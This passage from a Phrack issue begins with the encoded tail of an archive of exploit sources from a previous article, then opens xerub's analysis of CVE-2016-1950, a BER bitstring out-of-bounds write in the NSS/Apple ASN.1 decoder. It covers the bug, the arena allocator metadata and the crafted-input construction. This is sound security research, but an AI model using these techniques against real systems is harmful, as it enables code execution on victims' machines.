vc2V0dXBDL2NmaV9zaWduYWxfYnlwYXNzL2FkZHJlc3MuaFVUBQADbu+JW3V4CwABBOgDAAAE6A
MAAFBLAQIeAwoAAAAAANBLblAAAAAAAAAAAAAAAAAAhABgAAAAAAAAAEADtQZ8eAABjb2RlL3Nld
HVwQy9jZmlfc2FmZXN0YWNrX2J5cGFzcy9VVAUAA6cGbV51eAsAAQToAwAABOgDAABQSwECHgMU
AAAACADADUZNI1LB/JcIAABFGQAALQAYAAAAAAABAAAApIH6HgAAY29kZS9zZXR1cEMvY2ZpX3N
hZmVzdGFja19ieXBhc3Mvc3RydWN0dXJlcy5oVVQFAANIdrhbdXgLAAEE6AMAAAToAwAAUEsBAh
4DFAAAAAgAy5UfTZ4Tw2vABwAAPBUAACYAGAAAAAAAAQAAAKSB+CcAAGNvZGUvc2V0dXBDL2Nma
V9zYWZlc3RhY2tffYnlwYXNzL3ZnYS5oVVQFAANu74lbdXgLAAEE6AMAAAToAwAAUEsBAh4DFAAA
AAgAeb9JTXsFNSp/CQAABB4AACoAGAAAAAAAAQAAAKSBGDAAAGNvZGUvc2V0dXBDL2NmaV9zYWZ
lc3RhY2tffYnlwYXNzL2V4cGxvaXQuY1VUBQADZqO9W3V4CwABBOgDAAAE6AMAAFBLAQIeAxQAAA
AIAOYNRk2TvZUedgAAAKYAAAApABgAAAAAAAEAAACkgfs5AABjb2RlL3NldHVwQy9jZmlfc2FmZ
XN0YWNrX2J5cGFzcy9NYWtlZmlsZVVUBQADkHa4W3V4CwABBOgDAAAE6AMAAFBLAQIeAxQAAAAI
AGENRk0PYK6UEgEAABsCAAAqABgAAAAAAAEAAACkgdQ6AABjb2RlL3NldHVwQy9jZmlfc2FmZXN
0YWNrX2J5cGFzcy9hZGRyZXNzLmhVVAUAA5Z1uFt1eAsAAQToAwAABOgDAABQSwECHgMKAAAAAA
A4S25QAAAAAAAAAAAAAAAADAAYAAAAAAAAABAA7UFKPAAAY29kZS9zZXR1cEEvVVQFAAOLBW1ed
XgLAAEE6AMAAATOAwAAUEsBAh4DCgAAAAAAL19JTQAAAAAAAAAAAAAAABwAGAAAAAAAAAAQAO1B
kDwAAGNvZGUvc2V0dXBBL3ZnYV9wY2lfZXhwbG9pdC9VVAUAAxj6vFt1eAsAAQToAwAABOgDAAB
QSwECHgMUAAAACAAmZjNNL3W/7twDAACICgAAKAAYAAAAAAABAAAApIHmPAAAY29kZS9zZXR1cE
EvdmdhX3BjaV9leHBsb2l0L3N0cnVjdHVyZXMuaFVUBQADOKiiW3V4CwABBOgDAAAE6AMAAFBLA
QIeAxQAAAAIAPlIdEyeE8NrwAcAADwVAAAhABgAAAAAAAEAAACkgSRBAABjb2RlL3NldHVwQS92
Z2FfcGNpX2V4cGxvaXQvdmdhLmhVVAUAA9YxsVp1eAsAAQToAwAABOgDAABQSwECHgMUAAAACAD
WZDNN8VKbcjoCAACXBAAAIQAYAAAAAAABAAAApIE/SQAAY29kZS9zZXR1cEEvdmdhX3BjaV9leH
Bsb2l0L21tdS5jVVQFAAPEpaJbdXgLAAEE6AMAAATOAwAAUEsBAh4DFAAAAAgAjAJDTVaLN0uaC
QAAyBoAACUAGAAAAAAAAQAAAKSB1EsAAGNvZGUvc2V0dXBBL3ZnYV9wY2lfZXhwbG9pdC9leHBs
b2l0LmNVVAUAA7httFt1eAsAAQToAwAABOgDAABQSwECHgMUAAAACADjW0JNkl0b+FgAAAB5AAA
AJAAYAAAAAAABAAAApIHNVQAAY29kZS9zZXR1cEEvdmdhX3BjaV9leHBsb2l0L01ha2VmaWxlVV
QFAANqubNbdXgLAAEE6AMAAATOAwAAUEsBAh4DCgAAAAAAM19JTQAAAAAAAAAAAAAAABcAGAAAA
AAAAAAQAO1Bg1YAAGNvZGUvc2V0dXBBL3JlYWRtZW1vcnkvVVQFAAMi+rxbdXgLAAEE6AMAAATo
AwAAUEsBAh4DFAAAAAgAlbwzTVGSSX2nAQAAZwMAACMAGAAAAAAAAQAAAKSB1FYAAGNvZGUvc2V
0dXBBL3JlYWRtZW1vcnkvcmVhZG1lbW9yeS5jVVQFAAP6P6NbdXgLAAEE6AMAAATOAwAAUEsBAh
4DFAAAAAgAsrwzTbjXL9BDAAAAZgAAAB8AGAAAAAAAAQAAAKSB2FgAAGNvZGUvc2V0dXBBL3JlY
WRtZW1vcnkvTWFrZWZpbGVVVAUAAzBAo1t1eAsAAQToAwAABOgDAABQSwECHgMKAAAAAAAPX0lN
AAAAAAAAAAAAAAAAIgAYAAAAAAAAABAA7UF0WQAAY29kZS9zZXR1cEEvdmdhX2Zha2VhcmVuYV9
leHBsb2l0L1VUBQAD3vm8W3V4CwABBOgDAAAE6AMAAFBLAQIeAxQAAAAIAKVBNE2PE4QnuwEAAN
kDAAAtABgAAAAAAEAAACkgdBZAABjb2RlL3NldHVwQS92Z2FfZmFrZWFyZW5hX2V4cGxvaXQvc
2hlbGxjb2RlLmhVVAUAAwa5o1t1eAsAAQToAwAABOgDAABQSwECHgMUAAAACAClQTRNFsW0rUYH
AABtGgAALgAYAAAAAAABAAAApIHyWwAAY29kZS9zZXR1cEEvdmdhX2Zha2VhcmVuYV9leHBsb2l
0L3N0cnVjdHVyZXMuaFVUBQADBrmjW3V4CwABBOgDAAAE6AMAAFBLAQIeAxQAAAAIAAtfSU01Ah
KciAIAAFwGAAAtABgAAAAAAAEAAACkgaBjAABjb2RlL3NldHVwQS92Z2FfZmFrZWFyZW5hX2V4c
GxvaXQvc2hlbGxjb2RlLmNVVAUAA9b5vFt1eAsAAQToAwAABOgDAABQSwECHgMUAAAACAClQTRN
nhPDa8AHAAA8FQAAJwAYAAAAAAABAAAApIGPZgAAY29kZS9zZXR1cEEvdmdhX2Zha2VhcmVuYV9
leHBsb2l0L3ZnYS5oVVQFAAMGuaNbdXgLAAEE6AMAAATOAwAAUEsBAh4DFAAAAAgApUE0TULcnR
4vAgAAagQAACcAGAAAAAAAAQAAAKSBsG4AAGNvZGUvc2V0dXBBL3ZnYV9mYWtlYXJlbmFfZXhwb
G9pdC9tbXUuY1VUBQADBrmjW3V4CwABBOgDAAAE6AMAAFBLAQIeAxQAAAAIAA9fSU1MOYFO6w4A
AMIvAAArABgAAAAAAEAAACkgUBxAABjb2RlL3NldHVwQS92Z2FfZmFrZWFyZW5hX2V4cGxvaXQ
vZXhwbG9pdC5jVVQFAAPe+bxbdXgLAAEE6AMAAToAwAAUEsBAh4DFAAAAAgApUE0TXIw3Im8DQ
AAqjEAACsAGAAAAAAAAQABACSBkIAAAGNvZGUvc2V0dXBBL3ZnYV9mYWtlYXJlbmFfZXhwbG9pd
C9zeXNjYWxsLmhVVAUAAwa5o1t1eAsAAQToAwAABOgDAABQSwECHgMUAAAACAClQTRNLcauJZoE
AABSDQAALAAYAAAAAAABAAAApIGxjgAAY29kZS9zZXR1cEEvdmdhX2Zha2VhcmVuYV9leHBsb2l
0L2plbWFsbG9jLmhVVAUAAwa5o1t1eAsAAQToAwAABOgDAABQSwECHgMUAAAACAClQTRNjk8zyW
IAAACZAAAAKgAYAAAAAAABAAAApIGxkwAAY29kZS9zZXR1cEEvdmdhX2Zha2VhcmVuYV9leHBsb
2l0L01ha2VmaWxlVVQFAAMGuaNbdXgLAAEE6AMAAATOAwAAUEsBAh4DFAAAAAgApUE0TQ41x0kK
AgAArgYAACsAGAAAAAAAAQAAAKSBd5QAAGNvZGUvc2V0dXBBL3ZnYV9mYWtlYXJlbmFfZXhwbG9
pdC9hZGRyZXNzLmhVVAUAAwa5o1t1eAsAAQToAwAABOgDAABQSwECHgMUAAAACAClQTRN5q/BJ9

IAAACLAQAAKwAYAAAAAAABAAAApIHmlgAAY29kZS9zZXR1cEEvdmdhX2Zha2VhcmVuYV9leHBsb
2l0L3N5c2NhbGwuU1VUBQADBrmjW3V4CwABBOgDAAAE6AMAAFBLAQIeAwoAAAAAAD1fSU0AAAAA
AAAAAAAAAAAfABgAAAAAAAAAEADtQR2YAABjb2RlL3NldHVwQS92Z2FfaW9wb3J0X2V4cGxvaXQ
vVVQFAAM2+rxbdXgLAAEE6AMAAATOAwAAUEsBAh4DFAAAAAgA2KY+TY8ThCe7AQAA2QMAACoAGA
AAAAAAAQAAAKSBdpgAAGNvZGUvc2V0dXBBL3ZnYV9pb3BvcnRfZXhwbG9pdC9zaGVsbGNvZGUua
FVUBQADiJqxW3V4CwABBOgDAAAE6AMAAFBLAQIeAxQAAAAIANimPk0WxbStRgcAAG0aAAArABgA
AAAAAAEAAACkgZWaAABjb2RlL3NldHVwQS92Z2FfaW9wb3J0X2V4cGxvaXQvc3RydWN0dXJlcy5
oVVQFAAOImrFbdXgLAAEE6AMAAATOAwAAUEsBAh4DFAAAAAgAJl9JTTUCEpyIAgAAXAYAACoAGA
AAAAAAAQAAAKSBQKIAAGNvZGUvc2V0dXBBL3ZnYV9pb3BvcnRfZXhwbG9pdC9zaGVsbGNvZGUuY
1VUBQADCPq8W3V4CwABBOgDAAAE6AMAAFBLAQIeAxQAAAAIANimPk2eE8NrwAcAADwVAAAkABgA
AAAAAAEAAACkgSylAABjb2RlL3NldHVwQS92Z2FfaW9wb3J0X2V4cGxvaXQvdmdhLmhVVAUAA4i
asVt1eAsAAQToAwAABOgDAABQSwECHgMUAAAACADYpj5NQtydHi8CAABqBAAAJAAYAAAAAABAA
AApIFKrQAAY29kZS9zZXR1cEEvdmdhX2lvcG9ydF9leHBsb2l0L21tdS5jVVQFAAOImrFbdXgLA
AEE6AMAAATOAwAAUEsBAh4DFAAAAAgAGKw+TUtCX1egDwAA6TQAACgAGAAAAAAAAQAAAKSB168A
AGNvZGUvc2V0dXBBL3ZnYV9pb3BvcnRfZXhwbG9pdC9leHBsb2l0LmNVVAUAA3CjsVt1eAsAAQT
oAwAABOgDAABQSwECHgMUAAAACADYpj5NcjDcibwNAACqMQAAKAAYAAAAAAABAAEAJIHZvwAAY2
9kZS9zZXR1cEEvdmdhX2lvcG9ydF9leHBsb2l0L3N5c2NhbGwuaFVUBQADiJqxW3V4CwABBOgDA
AAE6AMAAFBLAQIeAxQAAAAIANimPk2OTzPJYgAAAJkAAAAnABgAAAAAAAEAAACkgffNAABjb2Rl
L3NldHVwQS92Z2FfaW9wb3J0X2V4cGxvaXQvTWFrZWZpbGVVVAUAA4iasVt1eAsAAQToAwAABOg
DAABQSwECHgMUAAAACACQqD5NcNqtvCwCAADwBgAAKAAYAAAAAAABAAAApIG6zgAAY29kZS9zZX
R1cEEvdmdhX2lvcG9ydF9leHBsb2l0L2FkZHJlc3MuaFVUBQAD0JyxW3V4CwABBOgDAAAE6AMAA
FBLAQIeAxQAAAAIANimPk3mr8En0gAAAIsBAAAoABgAAAAAAAEAAACkgUjRAABjb2RlL3NldHVw
QS92Z2FfaW9wb3J0X2V4cGxvaXQvc3lzY2FsbC5TVVQFAAOImrFbdXgLAAEE6AMAAATOAwAAUEs
BAh4DCgAAAAAANnJITQAAAAAAAAAAAAAAAAAwAGAAAAAAAAAAAQAO1BfNIAAGNvZGUvc2V0dXBCL1
VUBQADeMm7W3V4CwABBOgDAAAE6AMAAFBLAQIeAxQAAAAIADZySE2ZQLEwpwAAAN4AAAAaABgAA
AAAAAEAAACkgcLSAABjb2RlL3NldHVwQi9iaHl2ZXJ1bi5wYXRjaFVUBQADeMm7W3V4CwABBOgD
AAAE6AMAAFBLAQIeAwoAAAAAJYpSU0AAAAAAAAAAAAAAAApABgAAAAAAAAEADtQb3TAABjb2R
lL3NldHVwQi9md2N0bF9zYW5kYm94X2Rldm1lbV9leHBsb2l0L1VUBQADPJu8W3V4CwABBOgDAA
AE6AMAAFBLAQIeAxQAAAAIACtuSE3eiqiISwEAAL8CAAA0ABgAAAAAAAEAAACkgSDUAABjb2RlL
3NldHVwQi9md2N0bF9zYW5kYm94X2Rldm1lbV9leHBsb2l0L3NoZWxsY29kZS5oVVQFAAPSwrtb
dXgLAAEE6AMAAAToAwAAUEsBAh4DFAAAAAgAK25ITVJHs5QuCQAAvRsAADUAGAAAAAAAAQAAAKS
B2dUAAGNvZGUvc2V0dXBCL2Z3Y3RsX3NhbmRib3hfZGV2bWVtX2V4cGxvaXQvc3RydWN0dXJlcy
5oVVQFAAPSwrtbdXgLAAEE6AMAAAToAwAAUEsBAh4DFAAAAAgAkilJTZN01yg3BAAA9goAADQAG
AAAAAAAAQAAAKSBdt8AAGNvZGUvc2V0dXBCL2Z3Y3RsX3NhbmRib3hfZGV2bWVtX2V4cGxvaXQv
c2hlbGxjb2RlLmNVVAUAAzSbvFt1eAsAAQToAwAABOgDAABQSwECHgMUAAAACAArbkhNiiIbPFc
LAAC+JgAAMgAYAAAAAAABAAAApIEb5AAAY29kZS9zZXR1cEIvZndjdGxfc2FuZGJveF9kZXZtZW
1fZXhwbG9pdC9leHBsb2l0LmNVVAUAA9LCu1t1eAsAAQToAwAABOgDAABQSwECHgMUAAAACAArb
khNn67+dKYAAAApAQAAOgAYAAAAAAABAAAApIHe7wAAY29kZS9zZXR1cEIvZndjdGxfc2FuZGJv
eF9kZXZtZW1fZXhwbG9pdC9rZXJuZWxzaGVsbGNvZGUuU1VUBQAD0sK7W3V4CwABBOgDAAAE6AM
AAFBLAQIeAxQAAAAIACtuSE3/JtZdZwAAALMAAAAxABgAAAAAAAEAAACkgfjwAABjb2RlL3NldH
VwQi9md2N0bF9zYW5kYm94X2Rldm1lbV9leHBsb2l0L01ha2VmaWxlVVQFAAPSwrtbdXgLAAEE6
AMAAATOAwAAUEsBAh4DFAAAAAgAK25ITQ9XBB9MAgAAGwgAADIAGAAAAAAAAQAAAKSByvEAAGNv
ZGUvc2V0dXBCL2Z3Y3RsX3NhbmRib3hfZGV2bWVtX2V4cGxvaXQvYWRkcmVzcy5oVVQFAAPSwrt
bdXgLAAEE6AMAAATOAwAAUEsBAh4DFAAAAAgAK25ITZSANuLSAAAAjAEAADIAGAAAAAAAAQAAAK
SBgvQAAGNvZGUvc2V0dXBCL2Z3Y3RsX3NhbmRib3hfZGV2bWVtX2V4cGxvaXQvc3lzY2FsbC5TV
VQFAAPSwrtbdXgLAAEE6AMAAAToAwAAUEsBAh4DCgAAAAAArSlJTQAAAAAAAAAAAAAAACYAGAAA
AAAAAAQAO1BwPUAAGNvZGUvc2V0dXBCL2Z3Y3RsX3NhbmRib3hfbWFwX2V4cGxvaXQvVVQFAAN
mm7xbdXgLAAEE6AMAAAToAwAAUEsBAh4DFAAAAAgAXW5ITTD0QT31AQAASQQAADEAGAAAAAAAAQ
AAAKSBIPYAAGNvZGUvc2V0dXBCL2Z3Y3RsX3NhbmRib3hfbWFwX2V4cGxvaXQvc2hlbGxjb2RlL
mhVVAUAAzLDu1t1eAsAAQToAwAABOgDAABQSwECHgMUAAAACABdbkhNUkezlC4JAAC9GwAAMgAY
AAAAAAABAAAApIGA+AAAY29kZS9zZXR1cEIvZndjdGxfc2FuZGJveF9tYXBfZXhwbG9pdC9zdHJ
1Y3R1cmVzLmhVVAUAAzLDu1t1eAsAAQToAwAABOgDAABQSwECHgMUAAAACACpKUlNUMJSqC4EAA
C8CgAAMQAYAAAAAAABAAAApIEaAgEAY29kZS9zZXR1cEIvZndjdGxfc2FuZGJveF9tYXBfZXhwb
G9pdC9zaGVsbGNvZGUuY1VUBQADXpu8W3V4CwABBOgDAAAE6AMAAFBLAQIeAxQAAAAIAF1uSE0W
NDUpqQwAAFcrAAAvABgAAAAAAEAAACkgbMGAQBjb2RlL3NldHVwQi9md2N0bF9zYW5kYm94X21
hcF9leHBsb2l0L2V4cGxvaXQuY1VUBQADMsO7W3V4CwABBOgDAAAE6AMAAFBLAQIeAxQAAAAIAF
1uSE3MnoZepQAAACgBAAA3ABgAAAAAAEAAACkgcUTAQBjb2RlL3NldHVwQi9md2N0bF9zYW5kY
m94X21hcF9leHBsb2l0L2tlcm5lbHNoZWxsY29kZS5TVVQFAAMyw7tbdXgLAAEE6AMAAATOAwAA
UEsBAh4DFAAAAAgAXW5ITf8m1l1nAAAAswAAAC4AGAAAAAAAAQAAAKSB2xQBAGNvZGUvc2V0dXB
CL2Z3Y3RsX3NhbmRib3hfbWFwX2V4cGxvaXQvTWFrZWZpbGVVVAUAAzLDu1t1eAsAAQToAwAABO
gDAABQSwECHgMUAAAACABdbkhND1cEH0wCAAAbCAAALwAYAAAAAAABAAAApIGqFQEAY29kZS9zZ
XR1cEIvZndjdGxfc2FuZGJveF9tYXBfZXNzLmhVVAUAAzLDu1t1eAsAAQToAwAABOgDAABQSwEC
HgMUAAAACABdbkhN5q/BJ9IAAACLAQAALwAYAAAAAAABAAAApIFfGAEAY29kZS9zZXR1cEIvZndj
dGxfc2FuZGJveF9tYXBfZXNzLlhVVAUAAzLDu1t1eAsAAQToAwAABOgDAABQSwECHgMKAAAAAAB8
KUlNAAAAAAAAAAAAAAAAJwAYAAAAAAAAABAA7UGaG
QEAY29kZS9zZXR1cEIvZndjdGxfc2FuZGJveF9iaW5kX2V4cGxvaXQvVVQFAAMMm7xbdXgLAAEE
6AMAAATOAwAAUEsBAh4DFAAAAAgAZ25ITeVxnD8bAgAACQUAADIAGAAAAAAAAQAAAKSB+xkBAGN
vZGUvc2V0dXBCL2Z3Y3RsX3NhbmRib3hfYmluZF9leHBsb2l0L3NoZWxsY29kZS5oVVQFAANCw7
tbdXgLAAEE6AMAAATOAwAAUEsBAh4DFAAAAAgAZ25ITVJHs5QuCQAAvRsAADMAGAAAAAAAAQAAA
KSBghwBAGNvZGUvc2V0dXBCL2Z3Y3RsX3NhbmRib3hfYmluZF9leHBsb2l0L3N0cnVjdHVyZXMu

```
aFVUBQADQsO7W3V4CwABBOgDAAAE6AMAAFBLAQIeAxQAAAAIAHgpSU2ooZttTwQAAFYLAAAyABg
AAAAAAAEAAACkgR0mAQBjb2RlL3NldHVwQi9md2N0bF9zYW5kYm94X2JpbmRfZXhwbG9pdC9zaG
VsbGNvZGUuY1VUBQADBJu8W3V4CwABBOgDAAAE6AMAAFBLAQIeAxQAAAAIADYoSU3RS3hRpQwAA
EIrAAAwABgAAAAAAAEAAACkgdgqAQBjb2RlL3NldHVwQi9md2N0bF9zYW5kYm94X2JpbmRfZXhw
bG9pdC9leHBsb2l0LmNVVAUAA6iYvFt1eAsAAQToAwAABOgDAABQSwECHgMUAAAACABnbkhNzJ6
GXqUAAAAoAQAAOAAYAAAAAAABAAAApIHnNwEAY29kZS9zZXR1cEIvZndjdGxfc2FuZGJveF9iaW
5kX2V4cGxvaXQva2VybmVsc2hlbGxjb2RlLlNVVAUAA0LDu1t1eAsAAQToAwAABOgDAABQSwECH
gMUAAAACABnbkhN/ybWXWcAAACzAAAALwAYAAAAAAAABAAAApIH+OAEAY29kZS9zZXR1cEIvZndj
dGxfc2FuZGJveF9iaW5kX2V4cGxvaXQvTWFrZWZpbGVVVAUAA0LDu1t1eAsAAQToAwAABOgDAAB
QSwECHgMUAAAACABnbkhND1cEH0wCAAAbCAAAMAAYAAAAAAAABAAAApIHOOQEAY29kZS9zZXR1cE
IvZndjdGxfc2FuZGJveF9iaW5kX2V4cGxvaXQvYWRkcmVzcy5oVVQFAANCw7tbdXgLAAEE6AMAA
AToAwAAUEsBAh4DFAAAAAgAZ25ITeavwSfSAAAAiwEAADAAGAAAAAAAAAQAAAKSBhDwBAGNvZGUv
c2V0dXBCL2Z3Y3RsX3NhbmRib3hfYmluZF9leHBsb2l0L3N5c2NhbGwuU1VUBQADQsO7W3V4CwA
BBOgDAAAE6AMAAFBLBQYAAAAATQBNADIhAADAPQEAAAA=
<<<base64-end


|=[ EOF ]=---------------------------------------------------------------=|
```

==Phrack Inc.==

Volume 0x10, Issue 0x46, Phile #0x0c of 0x0f

|=---=|
|=----------------------=[The Bear in the Arena]=----------------------=|
|=---=|
|=------------------------------=[xerub]=-------------------------------=|
|=---=|

-- Table of contents

-- 0 - Introduction

In this article we set out to analyse an old bug, namely CVE-2016-1950[0]. While the bug was fixed long ago, it is worth dissecting it because of its particularities and potential effects it had before it was patched. The bug was present in the Mozilla NSS (the BER ASN.1 parser to be more specific) a codebase that is also used by iOS/macOS, thereby impacting all applications using the Security framework. We'll walk through some exploit techniques powerful enough to gain code execution in certain daemons.

-- 1 - ASN.1 basics

Abstract Syntax Notation One (ASN.1) is an interface description language used for defining data structures that can be serialised and deserialised in a cross-platform way[1]. It is used in telecommunications and computer networking, cryptography, and other fields.

Let's start with a simple example of ASN.1:

```
    FooProtocol DEFINITIONS ::= BEGIN
        FooQuestion ::= SEQUENCE {
            trackingNumber INTEGER,
            question       IA5String
        }
        FooAnswer ::= SEQUENCE {
            questionNumber INTEGER,
            answer         BOOLEAN
        }
    END
```

And the messages:


```
    myQuestion FooQuestion ::= {
        trackingNumber     5,
```

```
        question           "Anybody there?"
    }

    myAnswer FooAnswer ::= {
        questionNumber     5,
        answer           true
    }
```

In order to pass around the actual messages, they have to be encoded by the sender and decoded by the receiver. There exist various types of encodings: DER, BER, XER, CER, PER and so on, but in this article we will focus on BER (Basic Encoding Rules) for reasons that will become apparent later.

-- 1.0 - BER basics


BER is a TLV encoding, aka type-length-value. Each data element is encoded as a Type, followed by a Length, followed by the actual Data and optionally an end-of-content marker.



ITU-T X.680 defines the Type:

```
    End-of-Content (EOC)        Primitive               0
    BOOLEAN                     Primitive               1
    INTEGER                     Primitive               2
    BIT STRING                  Primitive/Constructed   3
    ...
    SEQUENCE and SEQUENCE OF    Constructed             16
```

The Type is encoded as an ASN tag. In its simplest form it looks like this:



When the type exceeds 5 bits, the tag is encoded a bit differently, but we don't need it for the purpose of this writeup.

For our FooAnswer example, the simplest encoding would be (in hex):

```
    30          is a combination of 0x20 (Constructed) + 0x10 (Sequence)
    06          is the total sequence length
        02      denotes an integer
        01      denotes the length of the integer in bytes
        05      the actual integer value
        01      denotes a boolean
        01      denotes the length of the boolean in bytes
        FF      the actual boolean value (TRUE)
```

It is important to note that BER encoding is quite flexible. For example, we can have a bitstring expressed as a sequence of one or more primitive bitstrings:

```
    23          is a combination of 0x20 (Constructed) + 0x03 (Bit String)
    09          is the total length of the components
        03      denotes a bitstring
        02      the length of the bitstring in bytes, plus 1
        00      number of unused trailing bits at the end of the last byte
        41      the first part of the actual bitstring
        03      denotes a bitstring
        02      the length of the bitstring in bytes, plus 1
        01      number of unused trailing bits at the end of the last byte
        42 42   the second part of the actual bitstring
```

The decoder should merge those bitstrings, resulting in: 010000010100001.

Length can be specified in two ways: indefinite and definite. The former

does not encode the length at all, but the content data must finish at EOC. The latter has two forms: short and long. The short form is a single byte in range [0 .. 127]. The long form is expressed as (0x80 + size of length), followed by the actual length in big-endian format. This is not terribly important but such encodings may pop up later in our article.

There are many other examples of BER flexibility, but we will not concern ourselves with those, because they are outside the scope of this article.

DER is very similar to BER, but with all that flexibility removed. Whereas BER has many ways to skin the cat, DER will provide only one, the canonical form. Because ASN.1 parsers tend to become very complex to handle all sorts of obscure BER input, they can become a rich source of bugs.

-- 2 - Enter the bug

For a very long time, security researchers have looked for software bugs using differential analysis, especially when the vendor is vague about the fixed vulnerabilities. Oftentimes, after a security update, it is worth diffing or -- when the source is not available -- bindiffing between the new version and the old one.

Let’s take a look at the security content of iOS 9.3 update[0], matching with OS X El Capitan v10.11.4 / Security Update 2016-002. Somewhere down the line, it says:

```
    Security:
    Impact: Processing a maliciously crafted certificate may lead to
    arbitrary code execution
    Description: A memory corruption issue existed in the ASN.1 decoder.
    This issue was addressed through improved input validation.
    CVE-2016-1950 : Francis Gabriel of Quarkslab
```

OK, this sounds pretty bad. Or good, depending on the perspective. In this case the sources were available[2], so it was worth enough diffing them:

```
    $ diff -Naurp Security-57337.20.44 Security-57337.40.85
```

Most of the relevant code is in Security-57337.20.44/OSX/libsecurity_asn1/ and something interesting pops up in secasn1d.c.diff:

```
    // If this is a bit string, the length is bits, not bytes.
```

Indeed, the old code looks somewhat fishy:

```
    PORT_Memcpy(item->Data + item->Length, buf, len);
    item->Length += len;
    ... and somewhere down the line...
    item->Length = (item->Length << 3) - state->bit_string_unused_bits;
```

A quick glance tells us the bit vs byte confusion happens at concatenating multiple primitive bitstrings and smells like OOB write. The offset seems to jump geometrically higher and higher in ‘sec_asn1d_parse_leaf‘ and it is reachable from:

```
    sec_asn1d_parse_more_bit_string
    SEC_ASN1DecoderUpdate
    SEC_ASN1Decode
    SecAsn1Decode
```

-- 2.0 - The allocator

The decoder has its own memory allocator, an Arena Allocator[3], designed to be simple and fast. Introduced by Douglas T. Ross around 1967, it was later demonstrated by Hanson in 1990 that Arenas are the fastest memory management solution.

In its simplest form, an Arena Allocator cuts consecutive slices from a big block of memory, which was previously requested from the Operating System. These blocks are considered "large" by the system allocator, and therefore

happen to be aligned to at least 256 bytes. When the current Arena block is exhausted a new block is requested from the OS and the process is repeated. Usually the memory is freed all-at-once, if at all.


The ASN.1 decoder allocates memory via `sec_asn1d_[z]alloc` which calls `PORT_ArenaAlloc` in secport.c, which in turn calls `PL_ARENA_ALLOCATE` in plarena.h

The freeing is done by `PORT_FreeArena` which calls `PL_CLEAR_ARENA` macro for each linked Arena. It was supposed to nuke the memory contents, but in Release mode it does nothing, which allows us to get away without crashing after we start manipulating the Arena meta-data. OK, that was a spoiler...


The memory manager consists of two pools, each pool containing a linked list of Arenas. `our_pool` holds arenas for state objects and temporary storage, and `their_pool` keeps the destination structures. Each Arena is being defined by the following structure:

```
struct PLArena {
    PLArena     *next; /* next arena for this lifetime */
    PRUword     base;  /* aligned base address, follows this header */
    PRUword     limit; /* one beyond last byte in arena */
    PRUword     avail; /* points to next available byte */
};
```

Which is laid out in memory:



After one `PORT_ArenaAlloc`, avail moves toward the limit:




When an Arena is exhausted, a new one is linked in and the process repeats. At any given time, we are guaranteed that the next allocation will happen between `avail` and `limit`.

-- 2.1 - The state machine

As it turns out, we can build libasn1.dylib from the published sources: we change to Security-57337.20.44/OSX/libsecurity_asn1/ and, after a bit of plumbing, we can finally type "make". This allows us to instrument/debug the library and visualise the allocations, the state transitions, etc. Our business is in Security-57337.20.44/OSX/libsecurity_asn1/secasn1d.c, please keep an eye on it, there will be a lot of code snippets as we move forward.

Let’s investigate how the ASN.1 parsing really works. The decoder is driven by the so-called templates, which define a decoding schema for the expected input. For example, when decoding a signed X.509 certificate, it will use `kSecAsn1SignedCertTemplate`. A template may contain various subtemplates: `kSecAsn1TBSCertificateTemplate`, `kSecAsn1AlgorithmIDTemplate` and so on. This mechanism makes sure the elements come in the required order and the parsing stops if the consumed element does not match the expected type:




```
                        v
    Element type    <==+==>         Element
                        X
    Element type    <==!==>         Wrong element
```

The state of the currently parsed element is kept in ‘sec_asn1d_state‘, a structure containing various flags, sub-items and a pointer to the current template -- this will become important a bit later. The state object looks like this:

```
typedef struct sec_asn1d_state_struct {
    SEC_ASN1DecoderContext *top;
    const SecAsn1Template *theTemplate;
    void *dest; // SecAsn1Item *item
    ...
    struct sec_asn1d_state_struct *parent;
    ...
    unsigned int bit_string_unused_bits;
    struct subitem *subitems_head;
    struct subitem *subitems_tail;
    ...
} sec_asn1d_state;
```

Small note: during this writeup, ‘item‘ will always refer to ‘state->dest‘ and may be used interchangeably hereinafter.

The ASN.1 parser consumes the input, allocating memory as it goes. For each element, a state object and the actual data are laid down in memory inside whatever Arena is active at that given point.



Now we can build a simple example, a constructed bitstring composed of two primitive bitstrings:

```
len = 256;

CONS_BITSTRING(len);
    REP_BITSTRING(0, 10, ’a’);

if (len) {
    START_BITSTRING(0, len - 1);
    while (len) {
        PUSH1(’z’);
    }
}
```

The above pseudo-code will generate:
